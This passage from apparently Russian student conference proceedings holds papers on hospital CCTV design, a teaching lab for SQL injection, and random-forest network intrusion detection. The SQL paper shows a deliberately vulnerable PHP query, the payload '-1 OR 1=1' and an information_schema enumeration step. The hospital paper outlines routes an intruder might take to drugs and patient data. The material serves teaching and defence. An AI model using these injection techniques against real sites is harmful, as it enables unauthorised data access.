Метрология является достаточно сложной областью научной деятельности и порой может быть не совсем понятна, но как показывает практика – она занимает особую нишу в вопросах большинства жизненных процессов человека. Она как деталь общего механизма, необходимого для осуществления производственных, торговых и иных отношений внутригосударственного и международного уровня. Прогресс человечества невозможен без развития метрологии, для новых открытий нужны еще более точные эталоны, без которых немислимо современное производство.

СПИСОК ЛИТЕРАТУРЫ

1. Аристов, А.И. Метрология, стандартизация, сертификация: Учебное пособие / А.И. Аристов, В.М. Приходько, И.Д. Сергеев, Д.С. Фатюхин. - М.: НИЦ ИНФРА-М, 2013. - 244 с.
2. Любомудров, С.А. Метрология, стандартизация и сертификация: нормирование точности: Учебник / С.А. Любомудров, А.А. Смирнов, С.Б. Тарасов. - М.: НИЦ ИНФРА-М, 2013. - 206 с.
3. Мороз, В.Г. Метрология, стандартизация и сертификация / В.Г. Мороз, Л.М. Духовный, Г.Н. Туревич. - М.: МГИУ, 2008. - 78 с.
4. Радкевич, Я.М. Метрология, стандартизация и сертификация: Учебник для бакалавров / Я.М. Радкевич, А.Г. Схиртладзе.. - М.: Юрайт, 2013. - 813 с.
5. Сергеев, А.Г. Метрология, стандартизация и сертификация: Учебник. / А.Г. Сергеев. - Люберцы: Юрайт, 2014. - 838 с.
6. Эрастов, В.Е. Метрология, стандартизация и сертификация: Учебное пособие / В.Е. Эрастов. - М.: Форум, 2010. - 208 с.

ROLE OF METROLOGY IN THE LIFE OF A MODERN HUMAN

Annotation: This article is devoted to metrology as a science, which currently plays an important role in the life of modern human. This article will help the reader to determine where, how and through what a person, one way or another, encounters this science throughout his life, what place does it occupy in the technological processes of any production and how is it related to ensuring high product quality and progress in general.

Keywords: metrology, role, person, science, application.

Makarov Y.I. e-mail: makarov@pgups.ru

Denisova V.A. e-mail: vika.denisova.kos.a@mail.ru

Pleshakov S.M.

Scientific adviser: Leikin A.P. Ph.D., associate professor, FSBEI of HE Emperor Alexander I St. Petersburg State Transport University (PGUPS)

УДК 681.772.7

ПРОЕКТИРОВАНИЕ СИСТЕМЫ ВИДЕОНАБЛЮДЕНИЯ НА ОБЪЕКТЕ «ЦЕНТРАЛЬНАЯ РАЙОННАЯ БОЛЬНИЦА ТЕЛЬМАНОВСКОГО РАЙОНА»

Динис А.Ю.

*Научный руководитель Бабичева М.В., ст. преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация: работа посвящена проектированию системы видео наблюдения на объекте «Центральная Районная Больница Тельмановского района». Рассмотрены методы организации системы безопасности с видеонаблюдением на государственном предприятии. Проанализировано состояние систем безопасности на объекте и построена модель угроз. Выбрано оборудование, наиболее подходящих для заданного объекта, проведено моделирование в специализированной среде IP Video System Design Tool с целью выявления наиболее удачных мест расстановки видеокамер. Рассчитан экономический эффект от внедрения разработанной системы видеонаблюдения.

Ключевые слова: системы видеонаблюдения, IP Video System Design Tool, модель угроз.

Системы безопасности с видеонаблюдением. Одним из интенсивно развивающихся направлений обеспечения безопасности предприятий стали системы автономного видеонаблюдения, с возможностью управления, обработки и мониторинга полученных данных в одном месте. Это позволяет сократить траты на введение, обеспечение и использования охранных подсистем и позволяет вводить

интеллектуальные алгоритмы автоматической обработки и реагирования [1]. Целью данной работы является проектирование системы видеонаблюдения на объекте «Центральная Районная Больница Тельмановского района».

Постановка задачи. В ходе выполнения работы необходимо изучить теоретические и правовые основы разработки систем безопасности, с использованием видеонаблюдения; проанализировать достоинства и недостатки современных архитектур систем видеонаблюдения; рассмотреть состояние систем безопасности на объекте и ознакомиться с техническим, программным, и организационным обеспечением безопасности на предприятии [2]; выявить помещения и места, нуждающиеся в охране непосредственно на объекте и построить модель угроз; проанализировать рынок систем видеонаблюдения с целью выбора оборудования, наиболее подходящих для заданного объекта; исследовать целесообразность применения тех или иных средств; провести моделирование системы видеонаблюдения в специализированной среде с целью выявления наиболее удачных мест расстановки видеокамер;

Анализ объекта. Объект представляет собой трёхэтажное здание, с внутренним двором, окруженным ограждением. На рисунке 1 представлен план объекта для импортирования в систему IP Video System Design Tool. Контроль безопасности объекта ведется из комнаты охраны, где установлен монитор, подключенный к системе видеонаблюдения, с возможностью слежения за состоянием всех камер, а также возможность вызова пожарной службы и наряда полиции в случае необходимости. В комнате охраны посменно ведется круглосуточное дежурство охраны в составе одного человека. Сервер для хранения записываемых данных с камер находится на втором этаже, в кабинете системного администратора.

Анализ возможных угроз. Возможными типами угроз являются кража медикаментов и медицинского оборудования и утечка информации конфиденциального характера.



Рисунок 1 План объекта для импортирования в систему IP Video System Design Tool

Целью злоумышленника могут стать медикаменты, хранящиеся в холодильниках подвального помещения, документы и личные дела пациентов, хранящиеся в сейфах в кабинете главного врача и лаборатории на 2 этаже, аза данных, хранящаяся на сервере, а также техника и прочие ценности. Злоумышленник может проникнуть в здание через

парадный и служебные входы, а также разбив одно из окон первого этажа. Если ему потребуются медикаменты, то вскрыв дверь в подвал возле служебного входа, можно попасть в подземный гараж и оттуда в хранилище медикаментов. Если же ему нужна информация о пациентах, то по одной из лестниц у служебных входов можно подняться до 2 этажа с администрацией и вскрыть кабинеты и сейфы у главного врача и эпидемиолога, а также вскрыть кабинет системного администратора и похитить жёсткий диск с данными из сервера. Либо подняться на 2 этаж в лабораторию и похитить результаты анализов.

План предотвращения нападения: За каждым из входов в здание должно вестись видеонаблюдение посредством видеокамер. Изображение с видеокамер должно выводиться на мониторы наблюдения в комнате охраны и записываться на сервер в кабинете системного администратора. Необходимо установить датчики разбития стекла на все окна первого и второго этажей, а также датчики открытия дверей на все входы в здание. Двери обеспечить механическое усиление дверей, ведущих в кабинет главного врача, бухгалтерию, системного администратора и лабораторию. Для хранения конфиденциальных документов, денег и прочих ценных вещей использовать сейфы.

Выбор оборудования. Для организации видеонаблюдения, исходя из большого размера объекта и обширной инфраструктуры были выбраны камеры DH-HAC-HFW1400RP-0280B для наблюдения внутри помещений и Dahua DH-HAC-HDW1400RP-0280B для внешнего наблюдения. Данные камеры не только имеют подходящие характеристики, удовлетворительные показатели цена-качество, но и хорошую совместимость для включения в объединенную систему наблюдения.

Расчет экономической эффективности. Экономическая целесообразность применения разрабатываемой системы рассчитывалась на основе возможностей и экономической выгоды, которое дает это применение по сравнению с наймом службы охраны. Расчет ущерба, который может быть нанесен при реализации любой из угроз, включая дорогостоящее медицинское оборудование, и медикаменты показал, что сумма ущерба составляет более 10 млн. руб. Расчет конечной стоимости полученной системы безопасности представлен в таблице 1.

Таблица 1 – Расчет стоимости разработанной системы безопасности

НАИМЕНОВАНИЕ	ЦЕНА	МНОЖИТЕЛЬ	СУММА
DH-HAC-HFW1400RP-0280B Dahua	1790	5	8950
Dahua DH-HAC-HDW1400RP-0280B	1490	12	17900
AHD регистратор Dahua DH-XVR5104C-4KL-X	8200	1	8200
LCD монитор 24'	10490	2	20980
Кабели и расходные материалы	1000	1	1000
Монтаж	500	1	500
Итого			57530

Очевидно, что затраты на создание системы безопасности значительно меньше ущерба, который может быть нанесен при реализации любой из угроз.

Данная сумма недостаточна для найма 1 охранника сроком на год с уровнем зарплаты 10 – 15 тысяч рублей, при этом такая служба охраны не может обеспечить всех возможностей, предоставляемых введением в эксплуатацию ТСО, а особенно интегрированной системы безопасности. К тому же срок службы оборудования составляет от 5 до 7 лет. Расчет по нижнему пределу стоимости найма охранника: 10

000*12*5= 600000 (руб.). В итоге экономический эффект от внедрения: 600000 – 57530=542470 (руб.)

Проектирование системы видеонаблюдения. Для проектирования системы видеонаблюдения на объекте была выбрана программа IP Video System Design Tool. На рисунке 2 представлен проект размещения и вид с видеокамер в помещениях 3-го этажа.




Рисунок 2 Размещение и вид с видеокамер в помещениях 3-го этажа.

Программа позволяет быстро найти оптимальное количество и расположение камер видеонаблюдения, выполнить расчет системы видеонаблюдения, оценить длину кабелей и отобразить на плане местности или помещения зоны идентификации, распознавания, детектирования на основе плотности пикселей, смоделировать препятствия в 2D и 3D для выявления мертвых зон и предоставить заказчику, профессионально выглядящий эскизный проект системы видеонаблюдения, снабженный результатами трехмерного моделирования. И всё это можно сделать удалённо, не выезжая на объект. Для загрузки объекта в программу достаточно ввести его координаты в Google Maps (47.415870245717265, 38.01380545035996). За основу были взяты планы помещений и по ним сделаны чертежи в программе Autocad, затем они были визуализированы в IP Video System Design Tool в 3D модели. В результате моделирования был получен рабочий проект размещения 5 внутренних и 12 внешних камер, подключенных к общему регистратору, с расчетом объема архива записей и метража кабелей.

Выводы. В ходе работы был проведен анализ пяти видов систем видеонаблюдения, разработаны критерии выбора системы видеонаблюдения. На основе этих критериев была выбрана наиболее подходящая для данного объекта система.

Система видеонаблюдения была спроектирована в программе IP Video System Design Tool, рассчитаны оптимальные места установки видеокамер.

Экономический эффект от внедрения системы составил 542479 руб.

Создание такой системы оказалось обоснованным и с экономической точки зрения и с точки зрения новых функциональных возможностей, повышающих общий уровень защищенности объекта.

СПИСОК ЛИТЕРАТУРЫ

1. Системы технической безопасности: актуальные реалии [Электронный ресурс] – Режим доступа/URL: http://www.video-control.ru/surveillance_systems.html (дата обращения 25.01.2022).
2. IP-видеонаблюдение: преимущества и недостатки [Электронный ресурс] – Режим доступа/URL: <http://www.visionpro.ru/art97> (дата обращения 25.01.2022).

A VIDEO SURVEILLANCE SYSTEM DESIGN AT THE OBJECT "CENTRAL REGIONAL HOSPITAL OF TELMANOVSKY DISTRICT"

Annotation: The work is devoted to the design of a video surveillance system at the "Central District Hospital of Telmanovsky District" facility. Methods of organizing a security system with video surveillance at a state enterprise are considered. The state of security systems at the facility was analyzed and a threat model was built. The equipment that is most suitable for the given object was selected, modeling was carried out in a specialized environment IP Video System Design Tool in order to identify the most successful places for placing video cameras. The economic effect of the implementation of the developed video surveillance system was calculated.

Keywords: video surveillance systems, IP Video System Design Tool, threat model.

Dinis A.U.

Scientific adviser: Art. Lecturer Departments of RF and ICT Babicheva M.V.

УДК 004.056.53

ПРИЛОЖЕНИЕ ДЛЯ ТЕСТИРОВАНИЯ НА SQL ИНЪЕКЦИИ

Иванов А. А.

*Научный руководитель: Бабичева М.В., ст. преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация: работа ст. преподаватель анализу защиты сайтов или программ работающих с базами баз данных, выявления особенностей их работы, ошибок и активности злоумышленников, механизма создания sql инъекций.

Ключевые слова SQL инъекция, База Данных, Система управления базами данных.

Внедрение SQL-кода один из распространённых способов взлома сайтов к которым подключены базы данных, который основан на внедрении в запрос произвольного SQL-кода. SQL инъекции, в зависимости от типа используемой СУБД, может дать атакующему возможность выполнять произвольные запросы к базе данных (прочитать содержимое таблиц, удалить, изменить или посмотреть данные), прочитать или записать что-то в локальном файле или выполнить произвольную команду на сервере. Атаки типа SQL-инъекция обусловлены некорректной обработкой входных данных, используемых в SQL-запросах или транзакциях. Разработчик приложений,

работающих с базами данных, должен знать о таких уязвимостях и принимать меры защиты от внедрения SQL [1].

Принцип атаки внедрения SQL. Допустим, серверное ПО, использует входной параметр `id`, для создания SQL-запроса. Рассмотрим следующий PHP-скрипт:

```
# Предыдущий код скрипта...
$id = $_REQUEST['id'];
$res = mysql_query("SELECT * FROM news WHERE id_news = $id");
# Следующий код скрипта...
```

Если на сервер передан параметр `id`, равный 5 (например, так: `http://example.org/script.php?id=5`), то выполнится следующий SQL-запрос:

```
SELECT * FROM news WHERE id_news = 5
```


Но если злоумышленник передаст в качестве параметра `id` строку `-1 OR 1=1` (например, так: `http://example.org/script.php?id=-1+OR+1=1`), то выполнится запрос:

```
SELECT * FROM news WHERE id_news = -1 OR 1=1
```

Таким образом, изменение входных параметров путём добавления в них конструкций языка SQL вызывает изменение в логике выполнения SQL-запроса (в данном примере вместо новости с заданным идентификатором будут выбраны все имеющиеся в базе новости, поскольку выражение `1=1` всегда истинно).

Постановка задачи. Для атаки с помощью инъекции SQL кода создана тестовая база данных, целью работы является получение практических навыков в защите баз данных, а также приобретение навыков работы с SQL кодом, но основной целью является выявление уязвимостей и защита от подобных атак. В рамках курсового проекта “Защита Баз Данных” была создана БД написанная вручную на алгоритмическом языке Python с помощью библиотеки “СУБД SQLite3” и были предусмотрены меры по её защите. В данной работе планируется разработать сценарии и реализовать атаки типа SQL-инъекций, для понимания их механизма работы [2].

Написание программы. Для создания СУБД была выбрана среда ‘mysql-server’. Процесс создания базы и таблиц представлен на рисунке 1.



```
1 create database all_users
2 use all_users
3 create table users_nick (id INT auto_increment primary key, nick nvarchar(64) not null, status nvarchar(32))
4 create table users_status (id INT auto_increment key, status nvarchar(32));
5 show tables;
6 show columns from users_nick;
7 show columns from users_status;
```

Рисунок 7. – Создание базы данных и таблиц.

Интерфейс написан на php 7.1 и предоставляет студенту возможность ознакомиться со структурой БД (рис. 2).




Рисунок 8. – На странице виден input, запрос и структура БД

Затем выводится надпись, что нужно получить в результате инъекции. Сформированный запрос можно увидеть в сроке request. В строке Result выводится результат запроса. На рисунке 2 представлен самый простой случай – вывод нужной записи по запросу SELECT * FROM ..., красным выделено секретное сообщение, которое необходимо получить. Задания идут с нарастанием сложности. Некоторые задания содержат листинг исходного php кода и результаты выполнения введенных запросов, например, на рисунке 3 представлено заклятие с исходным кодом.

Gondex

Flag is in unknown table now.

Try our ultimate search utility (dev version).

Select ' GO

```

PHP code
<?php
include "sql_and_php_debug_with_anticheat.p
mysql_connect("localhost", "gondex", "gonde
mysql_select_db("gondex");
?>
<h1>Gondex</h1>
<?php
if (isset($_GET['query'])) {
    debug_mysql_query("SELECT " . $_GET["qu
>>
    
```

SQL debug

Рисунок 9 Некоторые задания содержат листинг исходного php кода и результаты выполнения введенных запросов

Чтобы найти секрет в неизвестной таблице нужно изучить код, поэкспериментировать с вводом. В MySQL есть специальная служебная таблица information_schema, вызвав которую можно посмотреть все имеющиеся в базе таблицы. Если сделать запрос на вывод всех полей information_schema, то можно увидеть какие таблицы есть в БД (рис. 4).




Рисунок 10 Определение структуры имеющихся в базе таблиц при помощи запроса к information_schema

Затем, сделав запрос к таблице можно получить секретное сообщение. Таким образом в игровой форме студенты могут углубить свои знания по запросам к базам данных и методам внедрения запросов для получения конфиденциальных данных.

Выводы. Защита от взлома сводится к базовому правилу «доверяй, но проверяй». Проверять нужно всё – числа, строки, даты, данные в специальных форматах. SQL инъекция — это один из самых доступных способов взлома сайта. Суть таких инъекций – внедрение в данные (передаваемые через GET, POST запросы или значения Cookie) произвольного SQL кода. Если сайт уязвим и выполняет такие инъекции, то по сути есть возможность творить с БД (чаще всего это MySQL) что угодно. В рамках нашей работы мы были рассмотрены для демонстрации возможностей злоумышленника, разработаны модели защиты БД и проведен сравнительный анализ на наличие уязвимостей.

Результаты данной работы могут быть внедрены в учебный процесс в курсах «Основы информационной безопасности», «Базы данных и знаний», «Web-программирование».

СПИСОК ЛИТЕРАТУРЫ

1. Практика по MS SQL. Получаем базовые знания и не только. [Электронный ресурс] – Режим доступа – URL: <https://proglib.io/p/practice-ms-sql> (дата обращения 05.02.2021)
2. SQL инъекции. Проверка, взлом, защита. [Электронный ресурс] – Режим доступа - <https://habr.com/ru/post/130826/> (дата обращения 05.02.2021).

SQL INJECTION TESTING APPLICATION

Annotation: the work is devoted to the analysis of the protection of sites or programs working with databases, identifying the features of their work, errors and activity of intruders, the mechanism for creating sql injections.

Keywords: SQL injection, Database, Database Management System.

Ivanov Aleksander

Scientific adviser: Babicheva M.V., senior Lecturer, Department of Radiophysics and Infocommunication Technologies of Donetsk National University.

Email: ivanovalex@mail.ru

УДК 004.056

НЕЙРОСЕТЕВЫЕ АЛГОРИТМЫ ДЛЯ ОБНАРУЖЕНИЯ СЕТЕВЫХ ВТОРЖЕНИЙ

Клюшниченко А. Д.

*Научный руководитель: Бабичева М.В. ст. преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация: в работе рассмотрен метод построения модели обнаружения компьютерных атак и проведен анализ практического применения. В качестве набора данных использован CIC-IDS2017. Он удобен тем, что включает в себя предобработанные файлы в формате CSV, содержащие размеченные сессии с выделенными признаками в разные дни наблюдения. Для рассматриваемого набора был произведен ряд процедур предварительной обработки данных, а также для устранения дисбаланса классов был применен метод случайного сэмплирования, а именно субдискретизация. Для эксперимента и сокращения времени вычислений была выделена только одна обучающая выборка с классом компьютерных атак – веб-атаки (Thursday-WorkingHours-Morning-WebAttacks.pcap_ISCX.csv). Эта выборка включает в себя 458968 записей (2180 – веб-атаки, а остальные – обычный нормальный трафик). Каждая запись представляет собой сетевую сессию и характеризуется 84 признаками. В ходе работы были выделены наиболее значимые признаки с помощью классификатора случайного леса RandomForestClassifier и с помощью коэффициентов корреляции Пирсона произведено сокращение признакового пространства, что позволило узнать сильную зависимость между парами признаков.

Ключевые слова: компьютерная атака, модель обнаружения атак, сетевой трафик.

Введение. На сегодняшний день искусственные нейронные сети являются привлекательным инструментом для решения задач защиты компьютерной информации, в частности, применение их в системах обнаружения атак в связи с их способностью выявлять сложные зависимости между данными в процессе обучения. Таким образом, повышение эффективности обнаружения нежелательных событий информационной безопасности с использованием искусственных нейронных сетей совместно со статистическими методами анализа данных, в рамках функционирования одной системы, является актуальной научно-технической задачей.

Постановка задачи. Идея, лежащая в основе разработки модели обнаружения компьютерных атак, заключалась в том, чтобы определить наличие самих атак в определенном сетевом трафике. Захват трафика происходил с помощью сетевого анализатора Wireshark и сохранялся отдельным файлом (.pcap). Далее сохраненный файл отправлялся на специально написанный сниффер, который выделял из трафика отдельные сессии ТСП и для каждой находил признаки. Таким образом формировался набор данных для последующего применения в создаваемой модели.

Формирование признакового пространства. Для обучения модели обнаружения компьютерных атак был использован один из наиболее актуальных наборов данных - CIC-IDS2017 [1]. Этот набор данных содержит в себе как реальный фоновый трафик (нормальный трафик), так и трафик, содержащий разнообразные атаки. В рамках данной работы была выделена только одна обучающая выборка с классом компьютерных атак – веб-атаки (Thursday-WorkingHours-Morning-WebAttacks.pcap_ISCX.csv). Эта выборка включает в себя 458968 записей (2180 – веб-атаки, а остальные – обычный нормальный трафик). Каждая запись представляет собой сетевую сессию и характеризуется 84 признаками.

Перед тем как работать с этой обучающей выборкой необходимо было провести предварительную обработку:

1. Исключить признак «Fwd Header Length.1» (так как в наборе есть 2 идентичных признака «Fwd Header Length»).
2. Удалить записи с null значениями идентификатора сессии «Flow ID».
3. Заменить нечисловые значения признаков, неопределенные значения и бесконечные значения значениями -1.
4. Привести строковые значения признаков к числовым значениям.
5. Кодировать ответы в обучающей выборке (0 – нет атаки, 1 – есть атака, на выходе модели так наглядней будет ответ).

Но из-за предварительной обработки сама выборка стала несбалансированной (количество записей с атаками так и осталось 2180, а количество записей с нормальным трафиком значительно уменьшилось и стало 168186). А такой дисбаланс мог в дальнейшем усложнить обучение модели. Для устранения дисбаланса классов был применен метод случайного сэмплирования, а именно субдискретизация. На основе эмпирических исследований были выбраны коэффициенты 70% и 30% (нет атаки и есть атака).

После окончания предобработки были выбраны наиболее важные признаки для обучения. Такие признаки как «Flow ID», «Source IP», «Source Port», «Destination Port», «Protocol», «Timestamp» не учитывались, так как они не являются принципиально важными и к тому же некоторые из них злоумышленник может подменить.

Для анализа наиболее значимых признаков использовался классификатор случайного леса RandomForestClassifier [2]. Он применим к большинству задач, тем самым является универсальным. Можно дополнительно настроить параметры и улучшить результат на выходе модели.

Для начала модель обучается со всеми изначальными признаками, чтобы можно было по итогу выделить наиболее значимые.

```
rf = RandomForestClassifier(n_estimators=250, random_state=42, oob_score=True)
```

Число деревьев – n_estimators (чем больше деревьев, тем лучше качество). На данном этапе число составляет 250, потому что если дойти до 100% точности на выходе модели, то можно с большой вероятностью получить переобучение модели.

random_state = 42 (или любое другое целое число)- если не указать этот параметр наборы данных train и test каждый раз будут иметь разные значения.

oob_score=True – обязательный параметр.

После анализа выяснилось, что некоторые признаки не имеют практически никакой значимости. На основе полученных результатов количество признаков было сокращено до 20. Результат анализа значимости нового количества признаков предоставлен на рисунке 1.



Рисунок 1. Анализ значимости признаков

Для сокращения признакового пространства использовались коэффициенты корреляции Пирсона. Это позволило также узнать сильную зависимость между парами признаков и, соответственно, удалить один признак из пары. По итогу сокращения осталось 10 наиболее значимых признаков. Результат представлен на рисунке 2.




Рисунок 2. Коэффициенты корреляции Пирсона для наиболее значимых признаков

Обучение модели и анализ полученных результатов. После формирования признакового пространства для обучения модели также использовался RandomForestClassifier, но с другими параметрами, так как уже не требуется большое число деревьев, чтобы не вызвать переобучение модели ($n_estimators = 50$). Точность на выходе модели составляла 0.98. Окончательный результат для используемого набора данных предоставлен на рисунке 3.

```
Total operation time: 0.04003190994262695 seconds  
Benign records detected (0), attacks detected (1):  
{0: 5097, 1: 2170}
```

Рисунок 3. Результат работы модели на аномальном трафике

В качестве эксперимента для оценки работоспособности модели был взят нормальный трафик (без атак). И на выходе модели получился верный результат, предоставленный на рисунке 4.

```
Total operation time: 0.014685392379760742 seconds  
Benign records detected (0), attacks detected (1):  
{0: 59}
```

Рисунок 4. Результат работы модели на нормальном трафике

Исходя из полученных результатов можно сделать вывод, что работоспособность модели вполне приемлема.

Дополнительно для сравнения точности использовался метод к-ближайших соседей (KNN) [3] вместо RandomForestClassifier. Точность на выходе модели составляла 0.97. Но при эксперименте с нормальным трафиком модель показала несуществующие 5 атак. Результат предоставлен на рисунке 5.

```
Total operation time: 0.005324363708496094 seconds  
Benign records detected (0), attacks detected (1):  
{0: 54, 1: 5}
```

Рисунок 5. Результат работы модели к-ближайших соседей

Выводы. В ходе работы была разработана модель для обнаружения компьютерных атак и проведен анализ полученных результатов. Также было выполнено сравнение применения в качестве классификатора случайный лес RandomForestClassifier и метод к-ближайших соседей (KNN). Исходя из полученных результатов можно сделать вывод, что целесообразнее использовать классификатор случайного леса RandomForestClassifier.

СПИСОК ЛИТЕРАТУРЫ

1. Intrusion Detection Evaluation Dataset (CIC-IDS2017). [Электронный ресурс] – Режим доступа - /URL: <https://www.unb.ca/cic/datasets/ids-2017.html> (дата обращения 3.02.2022).
2. Scikit-learn. sklearn.ensemble.RandomForestClassifier. [Электронный ресурс] – Режим доступа – URL: <https://scikit-learn.org/stable/modules/generated/sklearn.ensemble.RandomForestClassifier.html> (дата обращения 3.02.2022).
3. Метод к-ближайших соседей (k-nearest neighbour). [Электронный ресурс] – Режим доступа - /URL: <https://proglib.io/p/metod-k-blizhayshih-sosedey-k-nearest-neighbour-2021-07-19> (дата обращения 3.02.2022).

NEURAL NETWORK ALGORITHMS FOR NETWORK INTRUSION DETECTION

Annotation: The paper considers a method for constructing a model for detecting computer attacks and analyzes its practical application. One of the most relevant - CIC-IDS2017 - was used as a data set. It is convenient because it includes pre-processed CSV files containing marked sessions with selected features on different observation days. For the set under consideration, a number of data preprocessing procedures were performed, and the random sampling method, namely subsampling, was used to eliminate the class imbalance. For the experiment and to

reduce the computation time, only one training sample was selected with a class of computer attacks - web attacks (Thursday-WorkingHours-Morning-WebAttacks.pcap_ISCX.csv). This sample includes 458968 entries (2180 are web attacks, and the rest are regular normal traffic). Each entry is a network session and is characterized by 84 features. In the course of the work, the most significant features were identified using the RandomForestClassifier random forest classifier and, using Pearson's correlation coefficients, the feature space was reduced, which made it possible to recognize a strong relationship between pairs of features.

Keywords: computer attack, attack detection model, network traffic.

Klushnichenko Anastasia

Email: ya.supernastyia70@gmail.com

Scientific adviser: Babicheva M.V., senior Lecturer

УДК 004.051

ЭФФЕКТИВНОСТЬ АЛГОРИТМОВ КОЛЛАБОРАТИВНОЙ ФИЛЬТРАЦИИ

Ковалев И.Ю.

*Научный руководитель: Бондаренко В.И., к.т.н, доцент
ГОУ ВПО «ДОННУ»*

